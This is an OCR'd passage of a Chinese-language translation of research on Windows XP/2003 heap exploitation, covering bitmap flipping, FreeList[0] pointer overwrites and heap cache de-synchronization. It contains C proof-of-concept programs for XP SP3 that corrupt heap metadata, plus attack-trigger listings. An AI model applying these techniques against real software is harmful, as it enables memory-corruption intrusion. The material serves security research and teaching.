


Figure 9 – Flipping Free List Example

我们可以看到FreeList[2]中的链表是空的，所以两个指针都指到了0x150188。如果位图能被欺骗认为FreeList[2]包含空闲块, 那么它就会返回它认为在0x15088处有空闲块. 如果用户提供的数据能够写入那个地址, 那么堆基址的元数据将会被覆盖掉, 将会导致代码执行。

附：bitmap flipping attack 攻击示例(windows xp sp3)

```
#include <stdio.h>
#include <windows.h>

int main(){

	HLOCAL hp;
	HLOCAL h1;
	DWORD bitmap_addr;

	hp = HeapCreate(0,0x1000,0x10000);//将创建的堆设为固定的大小，这样就没有lookaside 表了，我们重点关注的是 freelist 表，所以这里可以忽略 lookaside 表的影响
	printf("The base of the heap is %08x\n",hp);

	//修改 bitmap 表
	bitmap_addr = (DWORD)hp + 0x158 +4;//0x158 为 bitmap 表的偏移, +4 为下一个 32 位
	__asm {
		mov edi,bitmap_addr
		inc [edi]
	}

	//因为 bitmap[65]被置为 1,所以请求只能从 bitmap[33]的地方取，此时会造成异常。
	h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,16);
	//在分配过程中会产生异常，因为分配的是一个 0x3a0278 处的块，这正好是freelist[20]的地址。如果将异常忽略。
	//最后成功分配的则是 freelist[n]上面设置的那个 bitmap 位的地址

	printf("The alloc heap chunk addr is %08x\n",h1);

	HeapDestroy(hp);
	return 0;
}
```

FreeList[0]攻击

FreeList[0]这条双向链表中，链入了所有大于或等于1024字节的堆块(小于512KB)。这些堆块按照从小到大的顺序排列。当遍历整个链表，从链表中删除节点，或者从链表中增加节点，前向链接指针和后向链接指针都会被用到。

所以覆盖FLink和Blink的值便可以改变这个算法的执行路径。我们简单的回顾一下在FreeList[0]中搜索,链接和取消链接的相关操作。如果想要更多的信息,可以参考Brett Moore的” *Exploiting FreeList[0] on XPSP2*” (Moore 2005)

搜索

当开始在FreeList[0]中搜索请求的堆块时，首先会确定FreeList[0]中最后一个节点是不是足够大能满足这个请求。如果可以，则会从链表的开始搜索，否则，将会分配更多的内存来满足请求。搜索算法将会遍历整个链表，直到找到一个足够大能满足要求的块，取下这个堆块，并且把它返回给用户。

如果能够覆盖FreeList[0]中的一个入口的能够满足要求的块的FLink，那么这个地址将会被返回。

让我们看一个例子 **FreeList[0]**:




Figure 10 – FreeList[0] Searching

FreeList[0]包含两个结点，一个大小为0x80，另一个大小为0xF80。如果要求分配一个1032大小的区块(大小包括8字节的堆块头)，搜索算法将会看最后一块最大的是否满足要求，然后开始从头遍历整个链表。第一个结点没有足够大满足要求，所以FLink将会被跟随到地址为0x1536A0的块。因为这个块大小为0xF80，它将会被分割返回1024(1032-8)，然后把剩下的块放回空表中去。

剩下的 **FreeList[0]** 如下图




Figure 11 – FreeList[0] Searching II

如果在0x153620处的FLink被覆盖成一个大小小于下一个分配请求的块，并且FLink看起来指向一个有效的堆块，大小看起来大于请求的，并且请求会尝试去分割这个块如果有需要的，解除它(失败但是会继续执行)，然后返回。

附：freelist[0]技巧(windows xp sp3)

```
#include <stdio.h>
#include <windows.h>

int main(){

	HLOCAL hp1,hp2;
	HLOCAL h1,h2,h3;

	char shellcode[] = "\x88\x06\x3b\x00";//003b0688,第二个堆块的大小

	hp1 = HeapCreate(0,0x1000,0x10000);//将创建的堆设为固定的大小，这样就没有 lookaside 表了
	hp2 = HeapCreate(0,0x1000,0x10000);//将创建第二个堆块。

	printf(" 1 heap base %08x\n",hp1);
	printf(" 2 heap base %08x\n",hp2);

	//让第一个堆的 freelist[0]里有两个堆块。
	h1 = HeapAlloc(hp1,HEAP_ZERO_MEMORY,0x400);//先分配这个堆块
	h2 = HeapAlloc(hp1,HEAP_ZERO_MEMORY,8);//再分配 8 个字节大小的空间,为防止其与另外的堆块合并

	HeapFree(hp1,0,h1);//将第一个大块释放，这样它将会被链入 freelist[0]中，
	memcpy(h1,shellcode,4);//覆盖到 h1 块的 flink 指针，使其指向一个 hp2 的块。

	//现在的 freelist[0]->0x80->chunk,现在申请一个块，然后大于 0x80,所以开始从 chunk 中割一块出来。
	//而实际上，这个 chunk 已经被覆盖掉了。开始从覆盖的 chunk 处分割一个出来。
	h3 = HeapAlloc(hp1,HEAP_ZERO_MEMORY,0x408);//这里会进入一个死循环。

	printf(" the alloc addr is %08x\n",h3);

	HeapDestroy(hp1);
	HeapDestroy(hp2);
	return 0;
}
```

另：这里给大家介绍下，HeapAlloc 在分配大于 0x80 大小，具体的操作。
当准备在 freelist[0]中分配时，先将大小跟+0x014 VirtualMemoryThreshold 处的这个值比较。然后确定 freelist[0]中是否有链接块，得到它的 blink 的堆块，然后判断最大的这个块是否可以满足要求。

如果最大的块满足要求，然后从第一个块开始循环比较。找到满足它大小的块。然后判断该块的前后指针是否有问题，如果没有问题，将该块从 freelist[0]中移除，接下来修改该

块的相关堆块首的属性，如大小，上一个块的大小，flag 等标志。并设置该块减去已分配的块的部分的块首的属性。最后判断该部分是否大于 0x80,如果大于 0x80,则将该部分链入 freelist[0]中，如果小于，则链入 freelist[n]中。

上述的例子，在链入切割后的块的时候，出现问题，造成死循环。

```
7C930FB5    898D 70FFFFFF     MOV DWORD PTR SS:[EBP-90],ECX
7C930FBB    3BF1              CMP ESI,ECX    //esi 3a0178,ecx,3b0178
7C930FBD    ^0F85 B6FAFFFF    JNZ ntdll.7C930A79

7C930A79    8D41 F8           LEA EAX,DWORD PTR DS:[ECX-8]
7C930A7C    8985 18FFFFFF     MOV DWORD PTR SS:[EBP-E8],EAX
7C930A82    66:3B18           CMP BX,WORD PTR DS:[EAX]
7C930A85    0F86 38050000     JBE ntdll.7C930FC3
7C930A8B    8B09              MOV ECX,DWORD PTR DS:[ECX]
7C930A8D    E9 23050000       JMP ntdll.7C930FB5
```

连接

这些节点需要根据需求被从双向链表中插入和删除。内存管理器将会负责它们的前结点和后结点指针的改变。这实际上并没有移动内存四周，而仅仅是改变块的指针。抛开所有的细节，当一个内存块被插入FreeList[0]中时，内存管理器将会找到一个比这个大的空闲块，并且插在这个前面。下面的图表显示了‘Chunk C’ 需要插入‘Chunk A’和‘Chunk B’之间：




Figure 12 – FreeList[0] Linking

‘Chunk C’大于‘Chunk A’并且小于‘Chunk B’,因此, ‘Chunk C’将会被插到两者中间. 下面的伪代码展示了这个过程:

Listing 13 – Linking Logic

```
ChunkC->FLINK = ChunkB
ChunkC->BLINK = ChunkB->BLINK
ChunkB->BLINK->FLINK = ChunkC
ChunkB->BLINK = ChunkC
```

代码连接了‘Chunk C’,并且更新了‘Chunk A’的 FLink 和‘Chunk B’的 Blink。如果在‘Chunk B’块发生溢出，并且保持它的大小大于块 C，并且 Blink 被改成攻击者选择的地址，然后，Blink 的地址很可能被‘Chunk C’的地址所覆盖。

新技术

堆缓存

概况

关于堆缓存, 公开的资料很少, 因为它有一个未公开的内部数据结构, 并且在运行时动态使用。从攻击者的角度来看，它本质上是一个可以避免和禁用的子系统。堆缓存仅仅在一个公开的资料中被提到：Horovitz和Conover的Syscan演讲关于Windows堆利用。他们讲的很不错，所附的代码能够很好的帮助我们理解系统。我们的主要测试都建立在他们的研究基础上的，虽然我们观察到有很多地方不一样，这有可能是技术进步的结果。

另外值得一提的是，许多我们的攻击技术都是基于Brett Moore和Nicolas Waisman的研究的成本， 并且我们详细讲述了Ben Hawkes关于Vista的工作。

堆缓存调用

当堆管理器发现Freelist[0]中有很多个块的时候，堆缓存才会被激活。实际的初始化和同步工作是由**RtlpInitializeListIndex()**这个函数来完成的。这里有两条相关堆管理器的指标, 其中满足任何一个都有可能引起堆缓存被激活。

1. 在FreeList[0]中至少同时存在32个块。
2. 共有256个块必须已经被分配。

关于同时存在的空闲块的检测
第一个启发式方法是关于FreeList[0]中碎片的统计。每次堆管理器增加一个空闲

块到FreeList[0]的双向链表，它将会调用**RtlpUpdateIndexInsertBlock()**这个函数。同样，在删除一个空闲块的时候，它会调用**RtlpUpdateIndexRemoveBlock()**这个函数。

在堆缓存被调用之前，这两个函数都维持一个计数，这个计数是堆管理器用来统计FreeList[0]中空闲的块的数目，在系统观察到当有32个条目存在的时候，它便会通过调用**RtlpInitializeListIndex()**来激活堆缓存。

积累的撤销提交

第二个启发式的方法存在于**RtlpDeCommitFreeBlock()**这个函数中，主要实现了处理撤销提交过程的逻辑。在这里，如果系统从进程的生命周期开始共撤销256块，这将会激活堆缓存。

当堆缓存被激活后，它将会改变系统撤销提交的策略。这些改变的实质是执行很少的撤销委托却可以保存更大的空闲块。

撤销策略(De-committing Policy)

为了了解基本的逻辑，主要的细节如下:

当堆缓存被关闭，堆管理器将通常会撤销大小超过1页的空闲块，假设至少有64k的空闲块在链表中。(被释放的块数将会达到64k,所以一个大小为64k+/-8k的块必然会被撤销提交)

当堆缓存开启的时候，堆管理器将会避开撤销提交内存,并且把块保存在空闲列表中。

撤销提交的工作主要是将一个大块分割成三个小块: 一块连接到下一页的边界，一块包含整体的页面的块，一块含有过去空白页边界的数据的块。这些部分页片是被合并的，并且被放置在空闲列表中(除非它们被合并成很大)，整个包围的连续的页面将会被撤销并返回给内核。

同时存在的条目

如果一个攻击者可以通过目标程序控制所有的分配和释放，他们可以找到一个可能的请求或活动模式，这将激活堆缓存。举个例子，在一个相对干净的堆中，下面的代码在循环32次之后，将会激活堆缓存:

Listing 14 – Simultaneous Entries

```
for (i=0;i<32;i++)
{
    b1=HeapAlloc(pHeap, 0, 2048+i*8);
    b2=HeapAlloc(pHeap, 0, 2048+i*8);
    HeapFree(pHeap,0,b1);
}
```

这个过程将会创建包围在非空闲块周围的空闲块。每循环一次，分配的大小将会被增加，所以现存的堆将不能够满足，在活动堆中，如果有足够多的迭代，象这样的模式最终会触发同步块启发

撤销提交

对于某一些应用程序，攻击者可能会很轻易的利用。为了触发这种机制，攻击者需要在一个进程的生命周期中撤销超过256块。

为了撤销提交某个块，它需要在堆中至少64k空闲的数据(块将被释放并且被统计到那个数)。并且，这块将会被大于一个页。

最简单的造成这种情况发生的办法，是分配和释放大小为64K或更高的256倍。下面是一个简单的例子:

Listing 15 – De-committing Threshold

```
for (i=0;i<256;i++)
{
    b1=HeapAlloc(pHeap, 0, 65536);
    HeapFree(pHeap,0,b1);
}
```

如果堆的大小已经接近64k或者还在人为的增长，那么更小的缓存可以被使用。如果需要足够大的块被释放和撤销提交，它们将会被合并。

异步(De-synchronization)

我们前面建立的堆缓存，是对存在的FreeList[0]双向链表结构中附加的一个索引。一个有趣的发现是该数据结构的索引本身与其它堆数据结构并不同步。这个可以导致多个类型堆元数据的各种破坏，并引发的攻击.

这些攻击的基本思想是让堆缓存指向一个非法的内存地址。

你可以通过改变堆缓存中任意空闲块的大小来去同步堆缓存。根据你的能力去定位内存中的空数组(在缓存索引中)、这可以执行有限的单字节溢出，对这些

内容你没有太多的控制权。

这些攻击主要的特性是当堆缓存从缓存中删除一个条目时,它通过使用这个条目的大小作为索引去查找。所以如果改变这个块的大小，堆缓存就找不到相对应的块并且删除失败。这将会使得指向内存的旧的指针去返回给应用程序。

这个旧的指针被当作一个指向FreeList[0]中特定大小的合法条目，这可以允许多个攻击。我们将涵盖这种利用的几个不同的技术，并与现有的一些攻击技术进行比较。

基本的异步攻击(Basic De-synchronization Attack)

这个攻击最简单的形式就是通过破坏已经被释放的块的大小，并保存堆缓存中。让我们来看看一个关于空闲块的图:




Figure 13 – Basic De-synchronization Attack Step 1

在上述的图表中, FreeList[0]中有3个块，大小分别为0x91(0x488 bytes), 0x211 (0x1088 bytes)，和0x268 (0x1340 bytes)。堆缓存被激活，并且有与我们的块中相对应的相关条目。

让我们假设一下我们可以有一个字节溢出在0x154BB0这个块的大小上。这将会将块的大小从0x211变成0x200，将块从0x1088字节收缩成0x1000字节。看起来如下图:




Figure 14 – Basic De-synchronization Attack Step 2

现在，我们已经改掉了0x154BB0处的块的大小，但这与堆缓存中的索引是不同步的。这个块大小为0x211的指针实际上指向了大小为x0200的块。

> **Note:** 在下面的关于堆缓存的整个讨论过程中，我们大小来代替块大小。这相当于大小的值就是实际存放在内存中的大小字段，并且在预读列表，堆缓存，空表中作为索引。

对这个简单的攻击，让我们来假设一下，这个程序的下一个内存操作就是分配一个大小为 0x200 的堆大小。首先，堆管理器会搜索大小为 0x200 的块。系统将会进入到堆缓存中，看位图中关于 0x200 大小的空块，然后扫描堆缓存的位图。它将会发现一个 0x211 的入口，然后返回指向 0x154BB0 这个块的指针。

现在，分配例程将会收到搜索的结果，然后验证它的大小是否满足请求。如果可以，堆管理器就会把这块给释放掉。这个操作通过调用 **RtlpUpdateIndexRemoveBlock()**，把它从我们的堆块中去除掉，然后检测堆缓存，看0x200的指针是否指向我们的块。这当然不是，因为它是空的，然后函数将返回，并不做任何事情。(此时，堆缓存中的指向0x154BB0处的条目并不会被删除)

这个解除链接的操作将会执行，因为这个块是正确的链接到 FreeList[0]上面的，但是堆缓存并没有更新。为了简单，我们选取了 0x200 大小的分配，这个块是一个很合适的大小，它不会有任何分割和重新链接。所以，将会没有错误发生，系统将会将会返回 0x154BB0 处的块给应用程序，然后系统会有如下的状态:




Figure 15 – Basic De-synchronization Attack Step 3

可以看到FreeList[0]中包含有两个块了：0x1536A0和0x156cc0。堆缓存，还保留着一条旧的0x154BB0，这个块已经被系统标记为忙了。因为它是被占用的块，应用程序将会开始往它的FLink和Blink条目中写数据。这个攻击的最简单的形式，我们假设从这开始，应用程序多次分配大小为0x200的块。每到这个时候，系统将会去堆缓存中看看，堆缓存将会返回那条旧的0x211，然后系统将会看到0x154BB0是足够大能满足这个请求。(并没有去检测标记去确定那个块到底是不是真的空闲)

安全解除链接检测失败并不能阻止攻击，因为失败并不会引起异常或进程终止。(HeapSetInfomation()的HeapEnableTerminationOnCorruption选项在Windows Server 2008和Vista中并不支持。在2003和XP中，如果**FLG_ENABLE_SYSTEM_CRIT_BREAKS**的标记被设置的话，如果安全解除链接检测失败，堆管理器将会调用**DbgBreakPoint()**并引发异常。这是一个特别的设置，因为它的安全属性并没有被文档化。)

这个攻击技术的最后结果就是多个独立的分配将会给应用程序返回相同的地址:

Listing 16 – Desynchronization Attack Results

```
HeapAlloc(heap, 0, 0xFF8) returns 0x154BB8
HeapAlloc(heap, 0, 0xFF8) returns 0x154BB8
HeapAlloc(heap, 0, 0xFF8) returns 0x154BB8
HeapAlloc(heap, 0, 0xFF8) returns 0x154BB8
```

小结

如果攻击者可以改变堆缓存指向的块的当前的大小，那么这个块并不会从堆

缓存中删除，并且会保留一个没更新的旧的指针。

这个攻击考虑的是最简单的情况。攻击的结果就是应用程序每次试图去分配一个特殊的大小，它将会返回一个相同的指针指向一个已经被使用的内存块。能不能够被利用依赖于应用程序如何处理这个内存。通常，你得找到一种情况，指针指向一个对象或一个函数和攻击者提供的数据为基础的相同的逻辑位置。然后，你需要试着去创建一系列的指针被处理的事件顺序，用户可控的数据将会被存贮，然后坏的指针将会被使用。

先决条件

□ 攻击者必须能够写入一个空闲的，并且在堆缓存中的当前大小条目的堆块地址。

□ 攻击者必须能够预先考虑应用程序需要分配的大小。

□ 攻击者必须避开引起分割和重组的分配。

□ 调用**HeapAlloc()**将会为单独的请求返回相同的地址，这便在应用程序中创建可利用的条件。

已知的一些攻击

我们异步攻击最主要的先决条件就是有条件去破坏一个大的，空闲的，并被堆缓存指向的块的大小。这个破坏将可能由一个或两个字节有限的溢出所造成，这将使得它在已知的技术中变得唯一。为了了解这可能是有用的，让我们简单的回顾下攻击的当前设置：

大小字段破坏

假设我们只可能覆盖1-4个字节，这对于一些现有的攻击，也可能是非常有用的。具体来说，如果一个攻击者可以覆盖特殊的空闲列表中的唯一条目，他将会导致空闲列表的位图更新。这仅适用小于或等于1024字节，并预先假设1-4字节会溢出的情况，覆盖块必须是特殊的空闲列表中的唯一的条目。这种攻击被称为**Bitmap Flipping Attack / Bitmap XOR Attack**。 Moore的*Heaps about Heaps*记录了这种攻击，这里一并感谢Nicolas Waisman. (Moore 2008)

控制16+字节溢出

如果你能先放开我们之前的攻击者可以覆盖和控制16个或更多的元数据的情况，然后再有其它已知的攻击来替代。如果攻击者能够覆盖和控制16字节或更多的元数据，那么将会有别的利用方法。

Nicolas Waisman的位图旋转攻击可以适用于这种情况，但它是要求可以用两个可以安全取消释放的指针去覆盖FLink和Blink。在Moore的*Heaps about Heaps*

中介绍这个攻击，适用于大小小于等于1024的空闲块。

Brett Moore提出的对抗空表维护算法的多次攻击, 可以适用于这种情况. Moore的攻击应该适用于大块, 在堆缓存异步攻击中是可行的。特别来讲, FreeList[0],Insert,FreeList[0] Searching 和FreeList[0]重新链接攻击应该是可以用的, 虽然他们都有不同的先决条件和取舍. 这些攻击都需要把特殊有效的指针写到FLink和Blink字段中,并且需要一些提前准备的那些指针将会解除的内存 (Moore 2008)

异步(De-synchronization)

我们看到了当堆缓存跟FreeList[0]出现异步的情况时，应用程序提供的数据将会被解释成FreeList[0]中堆块的FLink和BLink。这是因为堆缓存中指针仍会指向该块，并认为该块是空闲着的。所以，堆管理器错误的把新写入的前8个字节解释成FLink和BLink指针。

如果攻击者能够控制这8个字节，他们将会提供恶意的FLink和BLink指针。在*Heaps About Heaps*中，Breet Moore记录了通过修改FLink和BLink指针的多种攻击。他的攻击假定溢出是破坏指针的最主要的原因，但是，经过一点修改，我们可以重新利用它。

遍历堆缓存

在我们了解这些攻击之前，首先要了解通过遍历堆缓存查找空闲堆块的一些算法。堆管理器并没有从Freelist[0]的第一个结点开始，然后依次遍历，而是首先查阅堆缓存。它将会从堆缓存中得到一个结果，这个结果依赖于它的内容，它将会或者直接用这个结果，或者丢弃它，或者把它用为下一步搜索的起点。

更细一点，在查询堆缓存的时候，分配和链接的算法都将会用到RtlFindEntry()这个函数，但是它们使用这个函数返回的指针的方法不太相同。RtlFindEntry()通过堆缓存加快对FreeList[0]的搜索。它传入一个大小的参数，并且返回一个指向FreeList[0]中大小差不多或更大的块的指针。

分配

